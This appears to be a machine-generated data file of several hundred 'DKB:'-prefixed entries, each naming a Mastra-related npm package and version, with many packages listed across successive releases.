DKB:@mastra/editor@0.15.0
DKB:@mastra/e2b@0.12.0
DKB:@mastra/e2b-desktop@0.1.2
DKB:@mastra/duckdb@1.9.0
DKB:@mastra/dsql@1.4.0
DKB:@mastra/docker@0.8.0
DKB:@mastra/deployer@1.67.0
DKB:@mastra/deployer-vercel@1.2.26
DKB:@mastra/deployer-sandbox@0.3.11
DKB:@mastra/deployer-netlify@1.2.26
DKB:@mastra/deployer-cloudflare@1.2.26
DKB:@mastra/deployer-cloud@1.67.0
DKB:@mastra/deepeval@0.1.10
DKB:@mastra/daytona@0.11.0
DKB:@mastra/datadog@1.4.8
DKB:@mastra/core@1.67.0
DKB:@mastra/connect@0.1.0
DKB:@mastra/code-sdk@1.7.2
DKB:@mastra/cloudflare-sandbox@0.4.0
DKB:@mastra/client-js@1.46.0
DKB:@mastra/clickhouse@1.19.0
DKB:@mastra/browser-firecrawl@0.2.3
DKB:@mastra/braintrust@1.3.13
DKB:@mastra/blaxel@0.9.1
DKB:@mastra/auth-studio@1.3.6
DKB:@mastra/arthur@0.4.16
DKB:@mastra/arize@1.3.16
DKB:@mastra/archil@0.3.0
DKB:@mastra/ai-sdk@1.10.3
DKB:@mastra/agent-builder@1.1.19
DKB:@mastra/agent-builder@1.1.18
DKB:mastracode@0.39.1
DKB:mastra@1.29.0
DKB:create-mastra@1.29.0
DKB:create-factory@0.1.17
DKB:@mastra/voice-openai-realtime@0.13.10
DKB:@mastra/turso@0.1.5
DKB:@mastra/temporal@0.4.4
DKB:@mastra/tanstack-start@0.2.24
DKB:@mastra/spanner@1.6.6
DKB:@mastra/server@1.66.0
DKB:@mastra/sentry@1.2.17
DKB:@mastra/react@1.4.12
DKB:@mastra/posthog@1.3.9
DKB:@mastra/playground-ui@54.0.0
DKB:@mastra/platform-workspace@1.6.1
DKB:@mastra/pg@1.24.0
DKB:@mastra/otel-exporter@1.3.15
DKB:@mastra/otel-bridge@1.5.7
DKB:@mastra/oracledb@0.2.4
DKB:@mastra/opencode@0.1.25
DKB:@mastra/observability@1.17.7
DKB:@mastra/next@0.2.24
DKB:@mastra/nestjs@0.2.25
DKB:@mastra/mysql@0.8.7
DKB:@mastra/mongodb@1.18.7
DKB:@mastra/memory@1.29.0
DKB:@mastra/mcp-docs-server@1.2.25
DKB:@mastra/longmemeval@1.1.25
DKB:@mastra/libsql@1.22.5
DKB:@mastra/langsmith@1.3.17
DKB:@mastra/langfuse@1.5.6
DKB:@mastra/laminar@1.3.17
DKB:@mastra/koa@1.7.10
DKB:@mastra/inngest@1.8.11
DKB:@mastra/hono@1.7.8
DKB:@mastra/fastify@1.5.10
DKB:@mastra/factory@0.14.0
DKB:@mastra/express@1.5.10
DKB:@mastra/evals@1.10.1
DKB:@mastra/elysia@0.1.6
DKB:@mastra/editor@0.14.5
DKB:@mastra/duckdb@1.8.0
DKB:@mastra/docker@0.7.1
DKB:@mastra/deployer@1.66.0
DKB:@mastra/deployer-vercel@1.2.25
DKB:@mastra/deployer-sandbox@0.3.10
DKB:@mastra/deployer-netlify@1.2.25
DKB:@mastra/deployer-cloudflare@1.2.25
DKB:@mastra/deployer-cloud@1.66.0
DKB:@mastra/deepeval@0.1.9
DKB:@mastra/datadog@1.4.7
DKB:@mastra/core@1.66.0
DKB:@mastra/code-sdk@1.7.1
DKB:@mastra/client-js@1.45.0
DKB:@mastra/clickhouse@1.18.0
DKB:@mastra/braintrust@1.3.12
DKB:@mastra/arthur@0.4.15
DKB:@mastra/arize@1.3.15
DKB:mastracode@0.39.0
DKB:mastra@1.28.0
DKB:create-mastra@1.28.0
DKB:create-factory@0.1.16
DKB:@mastra/voice-xai-realtime@0.2.9
DKB:@mastra/voice-openai-realtime@0.13.9
DKB:@mastra/voice-google-gemini-live@0.14.9
DKB:@mastra/valkey@0.2.2
DKB:@mastra/upstash@1.4.5
DKB:@mastra/turso@0.1.4
DKB:@mastra/temporal@0.4.3
DKB:@mastra/tanstack-start@0.2.23
DKB:@mastra/spanner@1.6.5
DKB:@mastra/server@1.65.0
DKB:@mastra/sentry@1.2.16
DKB:@mastra/schema-compat@1.3.9
DKB:@mastra/redis@1.4.4
DKB:@mastra/redis-streams@0.4.2
DKB:@mastra/react@1.4.11
DKB:@mastra/rag@2.6.2
DKB:@mastra/posthog@1.3.8
DKB:@mastra/playground-ui@53.0.0
DKB:@mastra/platform-workspace@1.6.0
DKB:@mastra/pg@1.23.0
DKB:@mastra/otel-exporter@1.3.14
DKB:@mastra/otel-bridge@1.5.6
DKB:@mastra/oracledb@0.2.3
DKB:@mastra/opencode@0.1.24
DKB:@mastra/observability@1.17.6
DKB:@mastra/next@0.2.23
DKB:@mastra/nestjs@0.2.24
DKB:@mastra/mysql@0.8.6
DKB:@mastra/mssql@1.7.5
DKB:@mastra/mongodb@1.18.6
DKB:@mastra/memory@1.28.3
DKB:@mastra/mcp-docs-server@1.2.24
DKB:@mastra/longmemeval@1.1.24
DKB:@mastra/livekit@0.3.2
DKB:@mastra/libsql@1.22.4
DKB:@mastra/langsmith@1.3.16
DKB:@mastra/langfuse@1.5.5
DKB:@mastra/laminar@1.3.16
DKB:@mastra/koa@1.7.9
DKB:@mastra/inngest@1.8.10
DKB:@mastra/hono@1.7.7
DKB:@mastra/fastify@1.5.9
DKB:@mastra/factory@0.13.0
DKB:@mastra/express@1.5.9
DKB:@mastra/elysia@0.1.5
DKB:@mastra/editor@0.14.4
DKB:@mastra/duckdb@1.7.0
DKB:@mastra/dsql@1.3.5
DKB:@mastra/deployer@1.65.0
DKB:@mastra/deployer-vercel@1.2.24
DKB:@mastra/deployer-sandbox@0.3.9
DKB:@mastra/deployer-netlify@1.2.24
DKB:@mastra/deployer-cloudflare@1.2.24
DKB:@mastra/deployer-cloud@1.65.0
DKB:@mastra/deepeval@0.1.8
DKB:@mastra/datadog@1.4.6
DKB:@mastra/core@1.65.0
DKB:@mastra/convex@1.5.7
DKB:@mastra/code-sdk@1.7.0
DKB:@mastra/client-js@1.44.0
DKB:@mastra/clickhouse@1.17.0
DKB:@mastra/braintrust@1.3.11
DKB:@mastra/arthur@0.4.14
DKB:@mastra/arize@1.3.14
DKB:@mastra/ai-sdk@1.10.2
DKB:@mastra/agent-builder@1.1.17
DKB:@mastra/turbopuffer@1.2.1
DKB:@mastra/turso@0.1.3
DKB:@mastra/upstash@1.4.4
DKB:@mastra/valkey@0.2.1
DKB:@mastra/vectorize@1.1.2
DKB:@mastra/vercel@1.5.0
DKB:@mastra/voice-aws-nova-sonic@0.2.2
DKB:@mastra/voice-azure@0.12.1
DKB:@mastra/voice-cloudflare@0.13.2
DKB:@mastra/voice-deepgram@0.13.1
DKB:@mastra/voice-elevenlabs@0.13.1
DKB:@mastra/voice-gladia@0.13.1
DKB:@mastra/voice-google-gemini-live@0.14.8
DKB:@mastra/voice-google@0.14.2
DKB:@mastra/voice-inworld@0.4.2
DKB:@mastra/voice-mistral@0.1.1
DKB:@mastra/voice-modelslab@0.2.1
DKB:@mastra/voice-murf@0.13.1
DKB:@mastra/voice-openai-realtime@0.13.8
DKB:@mastra/voice-openai@0.13.1
DKB:@mastra/voice-playai@0.13.1
DKB:@mastra/voice-sarvam@1.1.1
DKB:@mastra/voice-speechify@0.14.1
DKB:@mastra/voice-xai-realtime@0.2.8
DKB:@mastra/temporal@0.4.2
DKB:@mastra/spanner@1.6.4
DKB:@mastra/s3vectors@1.1.2
DKB:@mastra/s3@0.6.2
DKB:@mastra/redis@1.4.3
DKB:@mastra/railway@0.8.0
DKB:@mastra/qdrant@1.1.3
DKB:@mastra/platform-workspace@1.5.0
DKB:@mastra/modal@0.6.0
DKB:@mastra/mesa@0.2.1
DKB:@mastra/inngest@1.8.9
DKB:@mastra/google-drive@0.2.1
DKB:@mastra/gcs@0.3.3
DKB:@mastra/files-sdk@0.3.1
DKB:@mastra/e2b@0.11.0
DKB:@mastra/e2b-desktop@0.1.1
DKB:@mastra/docker@0.7.0
DKB:@mastra/daytona@0.10.0
DKB:@mastra/cloudflare-sandbox@0.3.0
DKB:@mastra/blaxel@0.9.0
DKB:@mastra/azure@0.3.1
DKB:@mastra/archil@0.2.1
DKB:@mastra/apple-container@0.5.0
DKB:@mastra/agentfs@0.2.1
DKB:@mastra/agentcore@0.5.0
DKB:mastracode@0.38.0
DKB:mastra@1.27.3
DKB:create-mastra@1.27.3
DKB:create-factory@0.1.15
DKB:@mastra/voyageai@0.4.1
DKB:@mastra/acp@0.4.1
DKB:@mastra/agent-browser@0.5.2
DKB:@mastra/agent-builder@1.1.16
DKB:@mastra/ai-sdk@1.10.1
DKB:@mastra/arize@1.3.13
DKB:@mastra/arthur@0.4.13
DKB:@mastra/astra@1.1.1
DKB:@mastra/auth-auth0@1.2.3
DKB:@mastra/auth-better-auth@1.1.5
DKB:@mastra/auth-clerk@1.2.4
DKB:@mastra/auth-cloud@1.2.5
DKB:@mastra/auth-firebase@1.1.2
DKB:@mastra/auth-google@0.1.2
DKB:@mastra/auth-neon@0.3.2
DKB:@mastra/auth-okta@0.2.2
DKB:@mastra/auth-studio@1.3.5
DKB:@mastra/auth-supabase@1.1.4
DKB:@mastra/auth-workos@1.6.5
DKB:@mastra/auth@1.1.3
DKB:@mastra/braintrust@1.3.10
DKB:@mastra/brightdata@0.3.1
DKB:@mastra/valkey-streams@0.5.1
DKB:@mastra/telegram@0.1.1
DKB:@mastra/browser-firecrawl@0.2.2
DKB:@mastra/browser-viewer@0.2.3
DKB:@mastra/chroma@1.1.3
DKB:@mastra/tavily@1.1.2
DKB:@mastra/tanstack-start@0.2.22
DKB:@mastra/stagehand@0.3.4
DKB:@mastra/slack@1.6.3
DKB:@mastra/server@1.64.0
DKB:@mastra/sentry@1.2.15
DKB:@mastra/schema-compat@1.3.8
DKB:@mastra/redis-streams@0.4.1
DKB:@mastra/react@1.4.10
DKB:@mastra/rag@2.6.1
DKB:@mastra/quickjs@0.1.1
DKB:@mastra/posthog@1.3.7
DKB:@mastra/playground-ui@52.0.0
DKB:@mastra/pinecone@1.1.1
DKB:@mastra/pg@1.22.3
DKB:@mastra/perplexity@0.2.1
DKB:@mastra/parallel@0.1.1
DKB:@mastra/otel-exporter@1.3.13
DKB:@mastra/otel-bridge@1.5.5
DKB:@mastra/oracledb@0.2.2
DKB:@mastra/opensearch@1.1.1
DKB:@mastra/opencode@0.1.23
DKB:@mastra/clickhouse@1.16.1
DKB:@mastra/observability@1.17.5
DKB:@mastra/next@0.2.22
DKB:@mastra/nestjs@0.2.23
DKB:@mastra/mysql@0.8.5
DKB:@mastra/mssql@1.7.4
DKB:@mastra/mongodb@1.18.5
DKB:@mastra/memory@1.28.2
DKB:@mastra/mcp@1.17.3
DKB:@mastra/mcp-registry-registry@1.1.2
DKB:@mastra/mcp-docs-server@1.2.23
DKB:@mastra/longmemeval@1.1.23
DKB:@mastra/loggers@1.3.1
DKB:@mastra/livekit@0.3.1
DKB:@mastra/libsql@1.22.3
DKB:@mastra/langsmith@1.3.15
DKB:@mastra/langfuse@1.5.4
DKB:@mastra/lance@1.3.2
DKB:@mastra/laminar@1.3.15
DKB:@mastra/koa@1.7.8
DKB:@mastra/isolated-vm@0.1.2
DKB:@mastra/hono@1.7.6
DKB:@mastra/google-cloud-pubsub@1.1.3
DKB:@mastra/github-signals@0.4.0
DKB:@mastra/claude@0.3.1
DKB:@mastra/fastembed@1.3.1
DKB:@mastra/factory@0.12.0
DKB:@mastra/express@1.5.8
DKB:@mastra/evals@1.10.0
DKB:@mastra/elysia@0.1.4
DKB:@mastra/elasticsearch@1.4.1
DKB:@mastra/editor@0.14.3
DKB:@mastra/dynamodb@1.3.3
DKB:@mastra/duckdb@1.6.4
DKB:@mastra/dsql@1.3.4
DKB:@mastra/deployer@1.64.0
DKB:@mastra/deployer-vercel@1.2.23
DKB:@mastra/deployer-sandbox@0.3.8
DKB:@mastra/deployer-netlify@1.2.23
DKB:@mastra/deployer-cloudflare@1.2.23
DKB:@mastra/deployer-cloud@1.64.0
DKB:@mastra/deepeval@0.1.7
DKB:@mastra/datadog@1.4.5
DKB:@mastra/cursor@0.3.1
DKB:@mastra/couchbase@1.1.2
DKB:@mastra/core@1.64.0
DKB:@mastra/convex@1.5.6
DKB:@mastra/codemod@1.1.2
DKB:@mastra/code-sdk@1.6.0
DKB:@mastra/cloudflare@1.6.4
DKB:@mastra/cloudflare-d1@1.3.2
DKB:@mastra/client-js@1.43.0
DKB:@mastra/openai@1.1.1
DKB:@mastra/fastify@1.5.8
DKB:mastracode@0.37.1
DKB:mastra@1.27.2
DKB:create-mastra@1.27.2
DKB:create-factory@0.1.14
DKB:@mastra/turso@0.1.2
DKB:@mastra/temporal@0.4.1
DKB:@mastra/tanstack-start@0.2.21
DKB:@mastra/server@1.63.2
DKB:@mastra/react@1.4.9
DKB:@mastra/playground-ui@51.3.1
DKB:@mastra/pg@1.22.2
DKB:@mastra/opencode@0.1.22
DKB:@mastra/next@0.2.21
DKB:@mastra/nestjs@0.2.22
DKB:@mastra/mysql@0.8.4
DKB:@mastra/mongodb@1.18.4
DKB:@mastra/mcp-docs-server@1.2.22
DKB:@mastra/longmemeval@1.1.22
DKB:@mastra/libsql@1.22.2
DKB:@mastra/koa@1.7.7
DKB:@mastra/hono@1.7.5
DKB:@mastra/fastify@1.5.7
DKB:@mastra/factory@0.11.1
DKB:@mastra/express@1.5.7
DKB:@mastra/elysia@0.1.3
DKB:@mastra/deployer@1.63.2
DKB:@mastra/deployer-vercel@1.2.22
DKB:@mastra/deployer-sandbox@0.3.7
DKB:@mastra/deployer-netlify@1.2.22
DKB:@mastra/deployer-cloudflare@1.2.22
DKB:@mastra/deployer-cloud@1.63.2
DKB:@mastra/core@1.63.2
DKB:@mastra/code-sdk@1.5.3
DKB:@mastra/client-js@1.42.4
DKB:mastracode@0.37.0
DKB:mastra@1.27.1
DKB:create-mastra@1.27.1
DKB:create-factory@0.1.13
DKB:@mastra/turso@0.1.1
DKB:@mastra/temporal@0.4.0
DKB:@mastra/tanstack-start@0.2.20
DKB:@mastra/server@1.63.1
DKB:@mastra/sentry@1.2.14
DKB:@mastra/posthog@1.3.6
DKB:@mastra/playground-ui@51.3.0
DKB:@mastra/pg@1.22.1
DKB:@mastra/otel-exporter@1.3.12
DKB:@mastra/otel-bridge@1.5.4
DKB:@mastra/opencode@0.1.21
DKB:@mastra/observability@1.17.4
DKB:@mastra/next@0.2.20
DKB:@mastra/nestjs@0.2.21
DKB:@mastra/mysql@0.8.3
DKB:@mastra/mongodb@1.18.3
DKB:@mastra/memory@1.28.1
DKB:@mastra/mcp-docs-server@1.2.21
DKB:@mastra/longmemeval@1.1.21
DKB:@mastra/libsql@1.22.1
DKB:@mastra/langsmith@1.3.14
DKB:@mastra/langfuse@1.5.3
DKB:@mastra/laminar@1.3.14
DKB:@mastra/koa@1.7.6
DKB:@mastra/hono@1.7.4
DKB:@mastra/fastify@1.5.6
DKB:@mastra/factory@0.11.0
DKB:@mastra/express@1.5.6
DKB:@mastra/elysia@0.1.2
DKB:@mastra/editor@0.14.2
DKB:@mastra/deployer@1.63.1
DKB:@mastra/deployer-vercel@1.2.21
DKB:@mastra/deployer-sandbox@0.3.6
DKB:@mastra/deployer-netlify@1.2.21
DKB:@mastra/deployer-cloudflare@1.2.21
DKB:@mastra/deployer-cloud@1.63.1
DKB:@mastra/deepeval@0.1.6
DKB:@mastra/daytona@0.9.1
DKB:@mastra/datadog@1.4.4
DKB:@mastra/core@1.63.1
DKB:@mastra/code-sdk@1.5.2
DKB:@mastra/braintrust@1.3.9
DKB:@mastra/arthur@0.4.12
DKB:@mastra/arize@1.3.12
DKB:@mastra/agent-builder@1.1.15
DKB:@mastra/react@1.4.8
DKB:@mastra/client-js@1.42.3
DKB:@mastra/deployer@1.63.0
DKB:@mastra/temporal@0.3.5
DKB:@mastra/tanstack-start@0.2.19
DKB:@mastra/server@1.63.0
DKB:@mastra/playground-ui@51.2.0
DKB:@mastra/next@0.2.19
DKB:@mastra/nestjs@0.2.20
DKB:@mastra/mcp-docs-server@1.2.20
DKB:@mastra/loggers@1.3.0
DKB:@mastra/koa@1.7.5
DKB:@mastra/hono@1.7.3
DKB:@mastra/fastify@1.5.5
DKB:@mastra/express@1.5.5
DKB:@mastra/elysia@0.1.1
DKB:@mastra/dsql@1.3.3
DKB:mastracode@0.36.1
DKB:mastra@1.27.0
DKB:create-mastra@1.27.0
DKB:create-factory@0.1.12
DKB:@mastra/slack@1.6.2
DKB:@mastra/sentry@1.2.13
DKB:@mastra/react@1.4.7
DKB:@mastra/posthog@1.3.5
DKB:@mastra/otel-exporter@1.3.11
DKB:@mastra/otel-bridge@1.5.3
DKB:@mastra/opencode@0.1.20
DKB:@mastra/observability@1.17.3
DKB:@mastra/longmemeval@1.1.20
DKB:@mastra/langsmith@1.3.13
DKB:@mastra/langfuse@1.5.2
DKB:@mastra/laminar@1.3.13
DKB:@mastra/factory@0.10.1
DKB:@mastra/deployer-vercel@1.2.20
DKB:@mastra/deployer-sandbox@0.3.5
DKB:@mastra/deployer-netlify@1.2.20
DKB:@mastra/deployer-cloudflare@1.2.20
DKB:@mastra/deployer-cloud@1.63.0
DKB:@mastra/deepeval@0.1.5
DKB:@mastra/datadog@1.4.3
DKB:@mastra/core@1.63.0
DKB:@mastra/code-sdk@1.5.1
DKB:@mastra/client-js@1.42.2
DKB:@mastra/braintrust@1.3.8
DKB:@mastra/arthur@0.4.11
DKB:@mastra/arize@1.3.11
DKB:mastracode@0.36.0
DKB:mastra@1.26.1
DKB:create-mastra@1.26.1
DKB:create-factory@0.1.11
DKB:@mastra/vercel@1.4.1
DKB:@mastra/valkey@0.2.0
DKB:@mastra/valkey-streams@0.5.0
DKB:@mastra/upstash@1.4.3
DKB:@mastra/turso@0.1.0
DKB:@mastra/temporal@0.3.4
DKB:@mastra/tanstack-start@0.2.18
DKB:@mastra/spanner@1.6.3
DKB:@mastra/server@1.62.0
DKB:@mastra/sentry@1.2.12
DKB:@mastra/react@1.4.6
DKB:@mastra/railway@0.7.0
DKB:@mastra/posthog@1.3.4
DKB:@mastra/playground-ui@51.1.0
DKB:@mastra/platform-workspace@1.4.1
DKB:@mastra/pg@1.22.0
DKB:@mastra/parallel@0.1.0
DKB:@mastra/otel-exporter@1.3.10
DKB:@mastra/otel-bridge@1.5.2
DKB:@mastra/opencode@0.1.19
DKB:@mastra/observability@1.17.2
DKB:@mastra/next@0.2.18
DKB:@mastra/nestjs@0.2.19
DKB:@mastra/mysql@0.8.2
DKB:@mastra/mssql@1.7.3
DKB:@mastra/mongodb@1.18.2
DKB:@mastra/modal@0.5.1
DKB:@mastra/memory@1.28.0
DKB:@mastra/mcp@1.17.2
DKB:@mastra/mcp-docs-server@1.2.19
DKB:@mastra/longmemeval@1.1.19
DKB:@mastra/libsql@1.22.0
DKB:@mastra/langsmith@1.3.12
DKB:@mastra/langfuse@1.5.1
DKB:@mastra/lance@1.3.1
DKB:@mastra/laminar@1.3.12
DKB:@mastra/koa@1.7.4
DKB:@mastra/inngest@1.8.8
DKB:@mastra/hono@1.7.2
DKB:@mastra/github-signals@0.3.0
DKB:@mastra/fastify@1.5.4
DKB:@mastra/fastembed@1.3.0
DKB:@mastra/factory@0.10.0
DKB:@mastra/express@1.5.4
DKB:@mastra/elysia@0.1.0
DKB:@mastra/elasticsearch@1.4.0
DKB:@mastra/editor@0.14.1
DKB:@mastra/e2b@0.10.0
DKB:@mastra/e2b-desktop@0.1.0
DKB:@mastra/dynamodb@1.3.2
DKB:@mastra/duckdb@1.6.3
DKB:@mastra/docker@0.6.1
DKB:@mastra/deployer@1.62.0
DKB:@mastra/deployer-vercel@1.2.19
DKB:@mastra/deployer-sandbox@0.3.4
DKB:@mastra/deployer-netlify@1.2.19
DKB:@mastra/deployer-cloudflare@1.2.19
DKB:@mastra/deployer-cloud@1.62.0
DKB:@mastra/deepeval@0.1.4
DKB:@mastra/daytona@0.9.0
DKB:@mastra/datadog@1.4.2
DKB:@mastra/core@1.62.0
DKB:@mastra/convex@1.5.5
DKB:@mastra/code-sdk@1.5.0
DKB:@mastra/cloudflare@1.6.3
DKB:@mastra/cloudflare-sandbox@0.2.1
DKB:@mastra/cloudflare-d1@1.3.1
DKB:@mastra/client-js@1.42.1
DKB:@mastra/clickhouse@1.16.0
DKB:@mastra/braintrust@1.3.7
DKB:@mastra/blaxel@0.8.0
DKB:@mastra/arthur@0.4.10
DKB:@mastra/arize@1.3.10
DKB:@mastra/apple-container@0.4.1
DKB:@mastra/ai-sdk@1.10.0
DKB:@mastra/agentcore@0.4.1
DKB:@mastra/agent-builder@1.1.14
DKB:@mastra/nestjs@0.2.18
DKB:@mastra/next@0.2.17
DKB:@mastra/oracledb@0.2.1
DKB:@mastra/pg@1.21.1
DKB:@mastra/platform-workspace@1.4.0
DKB:@mastra/redis@1.4.2
DKB:@mastra/server@1.61.0
DKB:@mastra/spanner@1.6.2
DKB:@mastra/tanstack-start@0.2.17
DKB:@mastra/temporal@0.3.3
DKB:@mastra/convex@1.5.4
DKB:@mastra/upstash@1.4.2
DKB:@mastra/mssql@1.7.2
DKB:@mastra/mongodb@1.18.1
DKB:@mastra/libsql@1.21.1
DKB:@mastra/koa@1.7.3
DKB:@mastra/hono@1.7.1
DKB:@mastra/fastify@1.5.3
DKB:@mastra/express@1.5.3
DKB:@mastra/dynamodb@1.3.1
DKB:@mastra/dsql@1.3.2
DKB:@mastra/mysql@0.8.1
DKB:mastracode@0.35.0
DKB:mastra@1.26.0
DKB:create-mastra@1.26.0
DKB:create-factory@0.1.10
DKB:@mastra/ai-sdk@1.9.1
DKB:@mastra/code-sdk@1.4.0
DKB:@mastra/core@1.61.0
DKB:@mastra/deployer-cloud@1.61.0
DKB:@mastra/deployer-cloudflare@1.2.18
DKB:@mastra/deployer-netlify@1.2.18
DKB:@mastra/react@1.4.5
DKB:@mastra/playground-ui@51.0.0
DKB:@mastra/langfuse@1.5.0
DKB:@mastra/deployer-vercel@1.2.18
DKB:@mastra/deployer@1.61.0
DKB:@mastra/opencode@0.1.18
DKB:@mastra/mcp@1.17.1
DKB:@mastra/mcp-docs-server@1.2.18
DKB:@mastra/evals@1.9.0
DKB:@mastra/factory@0.9.0
DKB:@mastra/isolated-vm@0.1.1
DKB:@mastra/longmemeval@1.1.18
DKB:@mastra/deployer-sandbox@0.3.3
DKB:@mastra/client-js@1.42.0
DKB:mastracode@0.34.0
DKB:mastra@1.25.1
DKB:create-mastra@1.25.1
DKB:create-factory@0.1.9
DKB:@mastra/vercel@1.4.0
DKB:@mastra/vectorize@1.1.1
DKB:@mastra/upstash@1.4.1
DKB:@mastra/temporal@0.3.2
DKB:@mastra/tanstack-start@0.2.16
DKB:@mastra/spanner@1.6.1
DKB:@mastra/server@1.60.0
DKB:@mastra/sentry@1.2.11
DKB:@mastra/redis@1.4.1
DKB:@mastra/redis-streams@0.4.0
DKB:@mastra/react@1.4.4
DKB:@mastra/agentcore@0.4.0
DKB:@mastra/rag@2.6.0
DKB:@mastra/posthog@1.3.3
DKB:@mastra/playground-ui@50.0.0
DKB:@mastra/platform-workspace@1.3.0
DKB:@mastra/pg@1.21.0
DKB:@mastra/otel-exporter@1.3.9
DKB:@mastra/otel-bridge@1.5.1
DKB:@mastra/opencode@0.1.17
DKB:@mastra/observability@1.17.1
DKB:@mastra/next@0.2.16
DKB:@mastra/nestjs@0.2.17
DKB:@mastra/mysql@0.8.0
DKB:@mastra/mssql@1.7.1
DKB:@mastra/mongodb@1.18.0
DKB:@mastra/modal@0.5.0
DKB:@mastra/memory@1.27.0
DKB:@mastra/mcp@1.17.0
DKB:@mastra/mcp-docs-server@1.2.17
DKB:@mastra/longmemeval@1.1.17
DKB:@mastra/libsql@1.21.0
DKB:@mastra/langsmith@1.3.11
DKB:@mastra/langfuse@1.4.9
DKB:@mastra/agent-builder@1.1.13
DKB:@mastra/koa@1.7.2
DKB:@mastra/inngest@1.8.7
DKB:@mastra/hono@1.7.0
DKB:@mastra/fastify@1.5.2
DKB:@mastra/factory@0.8.0
DKB:@mastra/express@1.5.2
DKB:@mastra/evals@1.8.0
DKB:@mastra/editor@0.14.0
DKB:@mastra/e2b@0.9.0
DKB:@mastra/duckdb@1.6.2
DKB:@mastra/dsql@1.3.1
DKB:@mastra/docker@0.6.0
DKB:@mastra/deployer@1.60.0
DKB:@mastra/deployer-vercel@1.2.17
DKB:@mastra/deployer-sandbox@0.3.2
DKB:@mastra/deployer-netlify@1.2.17
DKB:@mastra/deployer-cloudflare@1.2.17
DKB:@mastra/deployer-cloud@1.60.0
DKB:@mastra/deepeval@0.1.3
DKB:@mastra/daytona@0.8.0
DKB:@mastra/datadog@1.4.1
DKB:@mastra/core@1.60.0
DKB:@mastra/code-sdk@1.3.0
DKB:@mastra/cloudflare-sandbox@0.2.0
DKB:@mastra/client-js@1.41.0
DKB:@mastra/clickhouse@1.15.2
DKB:@mastra/braintrust@1.3.6
DKB:@mastra/blaxel@0.7.0
DKB:@mastra/auth-studio@1.3.4
DKB:@mastra/auth-okta@0.2.1
DKB:@mastra/auth-neon@0.3.1
DKB:@mastra/auth-google@0.1.1
DKB:@mastra/auth-cloud@1.2.4
DKB:@mastra/auth-clerk@1.2.3
DKB:@mastra/auth-better-auth@1.1.4
DKB:@mastra/auth-auth0@1.2.2
DKB:@mastra/arthur@0.4.9
DKB:@mastra/arize@1.3.9
DKB:@mastra/apple-container@0.4.0
DKB:@mastra/ai-sdk@1.9.0
DKB:@mastra/railway@0.6.0
DKB:@mastra/laminar@1.3.11
DKB:@mastra/playground-ui@49.0.0
DKB:@mastra/platform-workspace@1.2.1
DKB:@mastra/otel-bridge@1.5.0
DKB:@mastra/posthog@1.3.2
DKB:@mastra/observability@1.17.0
DKB:@mastra/next@0.2.15
DKB:@mastra/nestjs@0.2.16
DKB:@mastra/memory@1.26.2
DKB:@mastra/mcp-docs-server@1.2.16
DKB:@mastra/temporal@0.3.1
DKB:@mastra/blaxel@0.6.1
DKB:@mastra/sentry@1.2.10
DKB:@mastra/langsmith@1.3.10
DKB:@mastra/laminar@1.3.10
DKB:@mastra/koa@1.7.1
DKB:@mastra/server@1.59.0
DKB:@mastra/tanstack-start@0.2.15
DKB:@mastra/voice-google-gemini-live@0.14.7
DKB:@mastra/voice-openai-realtime@0.13.7
DKB:@mastra/voice-xai-realtime@0.2.7
DKB:create-mastra@1.25.0
DKB:mastra@1.25.0
DKB:@mastra/hono@1.6.1
DKB:@mastra/fastify@1.5.1
DKB:@mastra/express@1.5.1
DKB:@mastra/editor@0.13.13
DKB:@mastra/e2b@0.8.2
DKB:@mastra/deployer@1.59.0
DKB:@mastra/deepeval@0.1.2
DKB:@mastra/daytona@0.7.1
DKB:@mastra/datadog@1.4.0
DKB:@mastra/core@1.59.0
DKB:@mastra/clickhouse@1.15.1
DKB:@mastra/agent-builder@1.1.12
DKB:@mastra/schema-compat@1.3.7
DKB:mastracode@0.33.1
DKB:@mastra/braintrust@1.3.5
DKB:@mastra/client-js@1.40.0
DKB:create-factory@0.1.8
DKB:@mastra/longmemeval@1.1.16
DKB:@mastra/deployer-cloud@1.59.0
DKB:@mastra/stagehand@0.3.3
DKB:@mastra/deployer-netlify@1.2.16
DKB:@mastra/react@1.4.3
DKB:@mastra/opencode@0.1.16
DKB:@mastra/deployer-sandbox@0.3.1
DKB:@mastra/deployer-vercel@1.2.16
DKB:@mastra/factory@0.7.0
DKB:@mastra/code-sdk@1.2.1
DKB:@mastra/deployer-cloudflare@1.2.16
DKB:@mastra/libsql@1.20.0
DKB:@mastra/mongodb@1.17.0
DKB:@mastra/mssql@1.7.0
DKB:@mastra/mysql@0.7.0
DKB:@mastra/nestjs@0.2.15
DKB:@mastra/next@0.2.14
DKB:@mastra/oracledb@0.2.0
DKB:@mastra/pg@1.20.0
DKB:@mastra/platform-workspace@1.2.0
DKB:@mastra/railway@0.5.0
DKB:@mastra/redis@1.4.0
DKB:@mastra/s3@0.6.1
DKB:@mastra/s3vectors@1.1.1
DKB:@mastra/clickhouse@1.15.0
DKB:@mastra/spanner@1.6.0
DKB:@mastra/tanstack-start@0.2.14
DKB:@mastra/temporal@0.3.0
DKB:@mastra/upstash@1.4.0
DKB:@mastra/voice-aws-nova-sonic@0.2.1
DKB:@mastra/voice-google-gemini-live@0.14.6
DKB:@mastra/voice-google@0.14.1
DKB:@mastra/voice-openai-realtime@0.13.6
DKB:@mastra/voice-xai-realtime@0.2.6
DKB:@mastra/agentcore@0.3.1
DKB:@mastra/koa@1.7.0
DKB:@mastra/inngest@1.8.6
DKB:@mastra/github-signals@0.2.5
DKB:@mastra/gcs@0.3.2
DKB:@mastra/e2b@0.8.1
DKB:@mastra/dynamodb@1.3.0
DKB:@mastra/duckdb@1.6.1
DKB:@mastra/dsql@1.3.0
DKB:@mastra/daytona@0.7.0
DKB:@mastra/convex@1.5.3
DKB:@mastra/cloudflare@1.6.2
DKB:@mastra/cloudflare-d1@1.3.0
DKB:@mastra/lance@1.3.0
DKB:@mastra/agent-browser@0.5.1
DKB:mastracode@0.33.0
DKB:mastra@1.24.0
DKB:create-mastra@1.24.0
DKB:create-factory@0.1.7
DKB:@mastra/agent-builder@1.1.11
DKB:@mastra/ai-sdk@1.8.0
DKB:@mastra/auth-better-auth@1.1.3
DKB:@mastra/auth-okta@0.2.0
DKB:@mastra/braintrust@1.3.4
DKB:@mastra/browser-firecrawl@0.2.1
DKB:@mastra/browser-viewer@0.2.2
DKB:@mastra/telegram@0.1.0
DKB:@mastra/client-js@1.39.0
DKB:@mastra/stagehand@0.3.2
DKB:@mastra/code-sdk@1.2.0
DKB:@mastra/core@1.58.0
DKB:@mastra/server@1.58.0
DKB:@mastra/sentry@1.2.9
